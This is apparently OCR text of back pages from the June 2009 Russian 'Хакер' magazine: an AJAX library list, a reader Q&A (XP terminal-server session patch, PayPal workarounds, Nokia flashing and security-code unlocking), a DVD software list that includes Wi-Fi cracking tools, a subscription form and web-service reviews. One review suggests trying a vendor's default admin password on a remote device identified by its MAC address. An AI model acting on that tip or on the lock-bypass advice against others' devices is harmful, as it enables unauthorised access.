- сыровата
- недостаточно гибкая

2. Dojo — Javascript инструментарий (http://dojotoolkit.org)
+ много возможностей
+ присутствует хороший мануал
+ поддержка различных сред исполнения

3. jQuery — известнейшая JavaScript-библиотека (http://jquery.com)
+ хороший набор компонентов
+ прозрачность разработки

4. Google Web Toolkit — инструментарий для Java-разработчиков от Google (http://code.google.com/webtoolkit)
+ все делается автоматически
- не совсем читабельный код на выходе

5. Prototype — встроенная поддержка во фреймворке Ruby on Rails (http://prototypejs.org)
+ лаконичный синтаксис
+ простая в использовании


6. Mootools — очень компактая javascript-библиотека (http://mootools.net)
+ быстрая
+ компактная
+ модульная
+ много компонентов

7. Moo.fx — основана на prototype и mootools (http://moofx.mad4milk.net)
+ быстрая
+ очень компактная

8. xajax — довольно распространенная и удобная (http://www.xajaxproject.org)
+ удобная
+ есть поддержка всего и вся (языки и т.д.)

9. sajax — компактная, но маловато функций (http://www.ibm.com/developerworks/ru/library/os-phpajax)
+ компактная
- мало функций

10. JsHTTPRequest (http://dklab.ru/lib/JsHttpRequest)
+ кроссбраузерность
+ совместимость с prototype



+ автоматический выбор подходящего метода загрузки данных

11. MochiKit — на любителя (http://mochikit.com/download.html)
+ кроссбраузерность
+ большой набор функций
- тяжелая

12. YUI — качественный продукт от Yahoo(http://developer.yahoo.com/yui)
+ кроссбраузерность
+ большой набор функций (более 260)
+ хорошо документирована —
тяжелая

Q: Написал свой парсер/граббер на PHP, но скрипт все время вылетает. Не знаешь, в чем может быть причина?

A: Обычно, всяческие парсеры съедают просто гигантское количество серверных ресурсов, так что самое оптимальное решение в данном случае — это поиграться с настройками php.ini:

```
default_socket_timeout = 600 (время отваливания сокета по таймауту)
max_execution_time = 300000 (максимальное время выполнения скрипта, ставь по вкусу)
max_input_time = 600 (максимальное время для загрузки данных скриптом)
memory_limit = 256M (если не жалко оперативной памяти, ставь побольше)
```

В целом же, все настройки PHP зависят от ширины канала, так что лучший опыт — это эксперимент.

Q: Как использовать обычный Windows XP в качестве терминального сервера (terminal server)?

A: Не все знают, но на самом деле любая версия XP (как Professional, так и Home) уже содержат в себе терминальный сервер, позволяющий получить удаленный рабочий стол по RPD. Этот сервер искусственно ограничен одним подключением, при этом локальный рабочий стол блокируется. Впрочем, умельцы давно нашли решение того, как это глупое ограничение обойти. Утилита TS-Free — это, пожалуй, самый распространенный хак, о котором мы уже писали. Программа заменяет библиотеку crypt.dll на вариант из бета-версии дистрибутива ко второму сервис паку (где ограничение на количество сеансов отсутствует). По такому же принципу действует тулза Termiserv_XPSP2_i386. Чуть более навороченные возможности предлагает программа XPUnlimited (www.xpunlimited.com), у которой есть как платная, так и бесплатная вариации. Одной из фич является SSL Gateway, позволяющий осуществить RPD-коннект поверх защищенного соединения. WinConnect Server XP (www.ef1.ru/soft/winconnectserverxp/index.htm) является полноценной реализацией терминального сервиса, но, увы, стоит денег. Раз уж мы заговорили о терминальном сервере, то упомяну и про программные реализации тонкого клиента. Такой клиент можно запустить на любой, даже очень слабой машины (во многих случаях – даже без жесткого диска), но при этом комфортно работать, используя мощности сервера. Один из таких клиентов, работающий на бездисковой системе является Thinstation (thinstation.sourceforge.net), построенный на базе Linux'а. Среди других клиентов: ElinuxT (elinux.org.ru), WTPRO (www.wtpro.ru).

Q: Работаю на западных работодателей, которые зачастую хотят провести оплату за работу через PayPal. Как принять такой платеж, ведь, я точно знаю, есть какие-то ограничения для российских пользователей?

A: Да, для пользователей из России существуют особые правила использования системой PayPal. Завести счет можно и привязать к нему кредитную карточку — тоже. Но использовать такой аккаунт разрешается исключительно для оплаты товаров и услуг в интернете — принимать платежи и тем более обналичить деньги нельзя. При попытке отправить платеж на такой аккаунт выдается ошибка о том, что адресат принимать платежи не может. На русский пейпал нельзя зачислить деньги даже со своей собственной карты. Все платежи с русского пейпела проходят транзитом, снимаются деньги с карты и после этого мгновенно, без зачисления на пейпел, уходят в магазин. В общем, ситуация — труба.
Но! Есть обходные пути. Плюс в том, что они есть в принципе, а минус — в том, что их использование требует дополнительных затрат. Один из основных вариантов принять платеж через пейпал для русских — получить аккаунт vendor'а на сервисе 2Checkout.com. Это — специальный сервис для людей, которые занимаются коммерцией в интернете, предоставляет им виртуальную площадку для торговли и систему для приема оплаты товаров. Зарегистрировав аккаунт на 2Checkout, пользователь получает в системе счет с виртуальными деньгами, на который теперь будут переводиться деньги с проведенных им продаж. Фишка в том, что помимо платежей по кредитным картам (что тоже неплохо!) и прочих видов оплаты, пользователи могут использовать PayPal — и денежки с такого платежа попадут на внутренний счет 2Checkout. А уже откуда их можно вывести!
В результате имеем простую схему. Получаем аккаунт вендора на 2Checkout (это стоит $49), далее создаем некий товар (например, дизайн), который нужно выложить на своей торговой странице, и передаем линк для оплаты нашему клиенту. Тот производит оплату — и, ву-а-ля, деньги оказываются на внутреннем счету чекаута. Теперь следующий вопрос — как их оттуда вывести? Большинство матерых фрилансеров рекомендуют завести банковскую карточку на специальном сервисе Payoneer (www.payoneer.com). Это настоящая пластиковая карта, которая после оформления придет по почте, и ее можно будет использовать в обычном банкомате. Плюс payoneer'ой карточки заключается в том, что ее можно привязать к своему аккаунту на 2Checkout'е и выводить оттуда деньги с внутреннего счета. Ребятам, которые держат сервисы, тоже нужно на что-то жить, поэтому за свои услуги они взимают комиссии.
Другой вариант появился относительно недавно. В рунете появились обменники (легко ищутся через Google, не будем делать рекламу), готовые осуществить обмен с PayPal на Webmonet и Яндекс.Деньги. Для такого обмена нужно выполнить ряд условий, но если аккаунт на PayPal'е твой и ты готов немножко подождать (операция может занять несколько дней), то этот способ — для тебя. Тут мы опять имеем дело с комиссией, но зато значительно меньшим геморроем, чем со связкой 2Checkout и Payoneer .

Q: Нужно перепрошить заблокированную «Нокию». Как это лучше сделать?

A: Любой опытный настройщик тебе ответит одно — воспользоваться связкой Phoenix и JAF. Это лучшие сервисные программы для (пере) прошивки, настройки и тестирования телефонов Nokia. На форуме http://forum.allnokia.ru/viewtopic.php?t=44556 можно скачать готовые сборки со следующими возможностями:

- Прошивка телефона в Normal и Dead — режимах (Phoenix, JAF);
- Downgrading — откат на более раннюю версию прошивки (JAF);
- Phoenix Browser — просмотр и работа со (скрытыми) папками и файлами в телефоне (Phoenix);
- MobiMB Browser — работа через USB, Bluetooth, IrDa со (скрытыми) папками и файлами (MobiMB);
- Закачка прошивок для любого телефона и продукт-кода прямо с серверов Nokia (Phoenix)
- Полноценная работа с Product Profile через *.ppu (Phoenix)
- Format C — форматирование внутренней памяти телефона без перепрошивки (Phoenix, JAF)
- Простое сохранение и восстановление настроек Product Profile через *.pp (Phoenix, JAF);
- Сохранение, восстановление, редактирование телефонной книги через Phonebook.txt (Phoenix)
- Сохранение, восстановление Permanent Memory (PM) телефона или отдельных блоков (Phoenix, JAF);
- Смена продукт-кода (Phoenix, JAF);
- Вскрытие защитного кода телефона (JAF, Nokia Unlocker);
- Вскрытие пароля карты памяти (Nokia Unlocker);
- Снятие скриншотов с экрана телефона, в том числе с java-игр и java-приложений (Phoenix);
- Множество других настроек телефона, доступных на вкладке Testing (Phoenix);
- Новые «горячие клавиши» в Phoenix : F5 — Normal Mode, F6 — Local Mode, F7 — Test Mode.

>>WINDOWS

>Dailysoft
7-Zip 4.65
AIMP 2.51
Autoruns 9.41
DAEMON Tools Lite 4.30.3
Download Master 5.5.11.1167
FarPowerPack 1.15
FileZilla 3.2.4.1
K-Lite Mega Codec Pack 4.80
Miranda IM 0.7.19
Mozilla Firefox 3.0.10
Notepad++ 5.3.1
Opera 9.64
PuTTY 0.60
QIP Infium RC4 Build 9030
Skype 4.04.0
Total Commander 7.04a
Unlocker 1.8.7
Xakep CD DataSaver 5.2
XnView 1.96

>Development
Adobe Flash Catalyst 1.0 Beta
HeidiSQL 4.0
HttpWatch Basic Edition 6.1.36
Inno Setup 5.3.2
Microsoft Web Platform Installer 2.0 Beta
RJ TextEd 5.23

>Games
And Yet It Moves Demo 1.0.3
CeeBot4 2.0
Robocode 1.7.1.2

>Misc
Benubird PDF 1.4.0.1
Direct Folders 3.6
Executor 0.99
Fences 0.96
Folder Menu 2.00 beta 9
Gmail Notifier Plus 1.0
Klipfolio Personal Dashboard 5.1
LogonStudio Vista 1
MemInfo 2.1
PSGlass
SugarSync Manager 1.6.3
Vispa 0.5.1
ZenKEY 2.1.1

>Multimedia
Blender 2.49
BurnAware Free 2.3.5
CCCP (Combined Community Codec Pack) 2009-05-08
doPDF6.2
Format Factory 1.85
MediaMonkey 3.0.7.1191
Nero Lite 8.3.13.0
Picasa 3.1
Poladroid 0.9.6r0b
priPrinter 2.5
ProgDVB 6.06.4
Screenshot Captor 2.56.01
Stellarium 0.10.2
TagScanner 5.1.540b
VideoInspector 2.2.2.121

>Net
Awasu 2.4
CrossLoop
Google Chrome 3.0.182.2 Beta
Kerio WinRoute Firewall 6.6.0
LogMeIn Free 4.0.784
Maxthon Browser 2.5.1
myibay 1.0.40
NetCrunch 5.2
Orbit Downloader 2.8.11
Pidgin 2.5.6
Psi 0.12.1
Remote Process Explorer 2.0.0.19
Skype for Windows 4.1.0
twhirl 0.9.2
UltraSurf 9.4
webcamXP 5.3.4.110
WebCopier 5.1
Winfox

>Security
Flexcrypt 2.9.0
Multi Password Recovery (MPR) 1.1.5
Spy Message 1.0.0.0
TrueCrypt 6.2

>System
#7Z Windows 0.8.0
3DP Chip 9.05
Almeza MultiSet Professional 6.6
avast! Home Edition 4.8
Defraggler 1.10.143
Dexpot 1.4.2
Double Driver 2.1
Prism 1.0b1
SpeedFan 4.38
Sysinternals Suite Build 050709
Total Commander (Beta) 7.50 Beta 4
VirtualBox 2.2.4

>12 лучший тулз для Wi-Fi
Aircrack-ng 1.0-rc3
Asleap 2.2
CommView for WiFi 6.1
inSSIDer 1.2 Beta
Kismet-2009-05-RC2
NetStumbler 0.4.0
Technitium MAC Address Changer v5 Release 3
Vistumber 9.3
Void11 0.2.0
WifiZoo 1.3
Wireless Security Auditor 1.02
WirelessKeyView 1.26

>>UNIX

>Desktop
Audacious 2.0.1
Audacity 1.3.7
Beesoft Commander 4.1.0
DIA 0.97
Evince 2.27.1
Florence 0.4.1
Fontmatrix 0.4.2
Fotoxx 6.9.2
FreeCAD 0.7
Freespeak 0.3.0
Frinika 0.5.1
keyTouch 2.4.1
Kid3 1.2
KOffice 2.0.0
LiVES 0.9.9.8
Metromap 0.1.2
OpenXMLViewer 1.0
PeaZip 2.6
QPDFMerge 1.0
Remuco 0.8.2
SMPlayer 0.6.7
Subsonic 3.6
xCHM 1.16
Xcowsay 1.1
Xpdf 3.02

>Devel
Agave 0.4.4
Clojure 1.0
Diffuse 0.3.3
Dojo Toolkit 1.3.1
GiftWrap 0.1
GSQL 0.2.1
Highlight 2.9
Jdk 6update14
KLone 2.2.0
Kompozer 0.7.10
log4c 1.2.1
log4cpp 1.0
log4j 1.2.15
Regexpplanner 1.0
SciTE 1.77
Screenlets 0.1.2
Spket IDE 1.6.16
XPontus XML Editor 1.0.0.2

>Games
PokerTH 0.7
Regame
SudokuKi 0.9.14


>Net
assniffer 0.2
AutoScan 1.42
BitWise 1.7.3
FireFox 3.0.10
Flock 2.5
IcePodder 5.4
IMPOMEZIA Simple Chat 0.5.3
Ktrafficanalyzer 0.4.0-1
KVIrc 3.4.2
Mizio 0.3.1
Opera 9.64
SIM IM 0.9.4.3
Twitux 0.69
BitFlu 0.90
Deluge 1.1.8
KTorrent 3.2.1
Lince 1.1beta
qBittorrent 1.3.3
QTorrent 0.9.5
rTorrent 0.8.2
Transmission 1.61
YouTube Downloader+ 1.8

>Security
CompuSec 4.21
Fwknop 1.9.11
Fwsnort 1.0.6
KeePassX 0.4.0
MultiInjector 0.3
Onesixtyone 0.3.2
Porkbind 1.3
Ratproxy 1.58
Samurai 0.6
Sara 7.8.4
Sshutout 1.0.5
Stunnel 4.27
TLSWrap 1.04
TrueCrypt 6.2

>Server
Abyss Web Server X1 2.6
Anemon DHCP server 0.4
AOLserver 4.5.1
Asterisk 1.6.1.0
Ejabberd 2.0.5
Iserverd 2.5.5
MaraDNS 1.3.07.09
Monkeyd 0.9.2
MyDNS 1.1.0
Nginx 0.7.59
Openfire 3.6.4
OpenSSH 5.2
Sockso 1.1.8
Webalizer 2.21
wzdftpd 0.8.3
XMail 1.25

>System
Areca Backup 7.1.1
ATI 9.5
Bochs 2.4
Freefilesync 1.18
GParted 0.4.5
Linux Kernel 2.6.29.4
Memory monitor 1.1
nVidia 180.60
QGRUBEditor 2.5.0
Realtek Audio Codecs 5.11
StopDuplicates 1.4 Beta
watsup 1.7
Xen 3.4.0

>X-distr
Mandriva 2009.1



DVD

ХАКЕР

№ 06(126) ИЮНЬ 2009

РЕАНИМАЦИЯ! БОРЬБА СО СБОЯМИ LINUX И FREEBSD стр. 84

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ИЮНЬ 06 (126) 2009

Рекомендованная цена: 210 р.

Флешка убийца

Троян в мозгах USB-флешки стр. 58

Win Server 2008 R2
Возможности новой серверной винды
стр. 114

Взлом CAPTCHA
Практические аспекты обхода капча-фильтров
стр. 54

12 тулз
Для вардрайвинга и пентеста Wi-Fi
стр. 24

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО + ХАКЕР + DVD:
- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

● по электронной почте **subscribe@glc.ru;**
● по факсу **8 (495) 780-88-24;**
● по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:
● в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
● в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в апреле, то журнал будете получать с июня.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ
НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 200 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом __________ корпус __________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция


ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир





УПРАВЛЯЕМ СПИСКОМ ДЕЛ ПО ТЕЛЕФОНУ

ВСЕ ЛИ СДЕЛАЛ?
WWW.VSELISDELAL.RU

Миллион ресурсов позволяет вести списки дел, составлять календарь и создавать различные заметки. Но этот умопомрачительный сервис уделал всех! Теперь записать идею, добавить событие в календарь или, например, оставить запись в твиттере и ЖЖ можно при помощь простого звонка с телефона! Надо лишь набрать бесплатный номер 8-800-100-3342, дождаться ответа робота и сказать ему то, что нужно сделать. Сервис просто чума: робот идеально распознает голос и выполняет нужные действия. Взял на вооружение «Все ли сделал» с первых минут общения и до сих пор не понимаю, что можно придумать удобнее?

ХОСТИНГ ФАЙЛОВ НА РАЗНЫХ ФАЙЛООБМЕННИКАХ

SHAREBEE
WWW.SHAREBEE.COM

Удобная все-таки штука — файлообменники. Только вот пользователям не угодить: одни не любят rapidshare, другим — подавай файл только на depositfiles. Чтобы разом избавиться от всех проблем, рекомендую использовать такой классный инструмент, как Sharebee.com. Он сам заливает файл сразу на несколько файлообменников и выдает готовые линки на скачку. Теперь можно быть уверенным, что файл не сотрут, а все желающие с максимальным удобством смогут его скачать.



There are 13 manufacturers matching intel corporation

intel corporation	00d0b7
intel corporation	00aa02
intel corporation	00aa01
intel corporation	00aa00
intel corporation	009027
intel corporation	00207b
intel corporation	000e0c
intel corporation	000cf1
intel corporation	0007e9
intel corporation	000423
intel corporation	000347
intel corporation	0002b3
intel corporation - HF1-06	00a0c9

ВЫЯСНЯЕМ ПРОИЗВОДИТЕЛЯ УСТРОЙСТВА ПО ЕГО MAC-АДРЕСУ

FINDAMAC
GORLANI.COM/TOOLS/FINDAMAC

Этот сайт представляет собой базу данных по производителям сетевого оборудования и их идентификаторам в MAC-адресе устройств. Первые 6 цифр MAC'а, как правило, неизменны для производителя, поэтому, указав их Findamac'у, можно узнать, какое оборудование установлено на удаленной стороне. А дальше — крутиться от полученной инфы. Например, попробовать использовать стандартный для вендора пароль админки.



КОДИРУЕМ ФАЙЛЫ ДЛЯ ПРОСМОТРА НА МОБИЛЕ

ENCODEIT
ENCODEIT.ORG

Сервис для перекодирования видео в формат, удобный для просмотра на мобильных устройствах. Понятно, что закачивать 700 Мб файл с фильмом на сервис не вариант, но зато EncodeIt позволяет импортировать видео с Youtube, Rutube и социальной сети VKontakte, на которых зачастую выкладывают целые фильмы. Тебе надо лишь указать линк, выбрать свой девайс и нужное качество кодирования — после чего получить готовый файлик. Вдвойне приятно, что разработкой EncodeIt занимается наш читатель.


OKLICK
Laser
Gaming Mouse
Z-1
www.oklick.ru
• Проводная лазерная мышь Oklick Z-1
• Переключение разрешения оптического сенсора 400-3200 dpi
• Колесо прокрутки в вертикальном и горизонтальном направлениях
• 2 боковые программируемые кнопки
• Полноскоростной USB-порт, частота опроса 500 МГц
• Набор грузов для регулировки массы мыши
• Встроенная память для сохранения настроек
• Специальное программное обеспечение в комплекте
BEST BUY
журнал
одобрено геймерами
100% FRESH
S/Качество
Реклама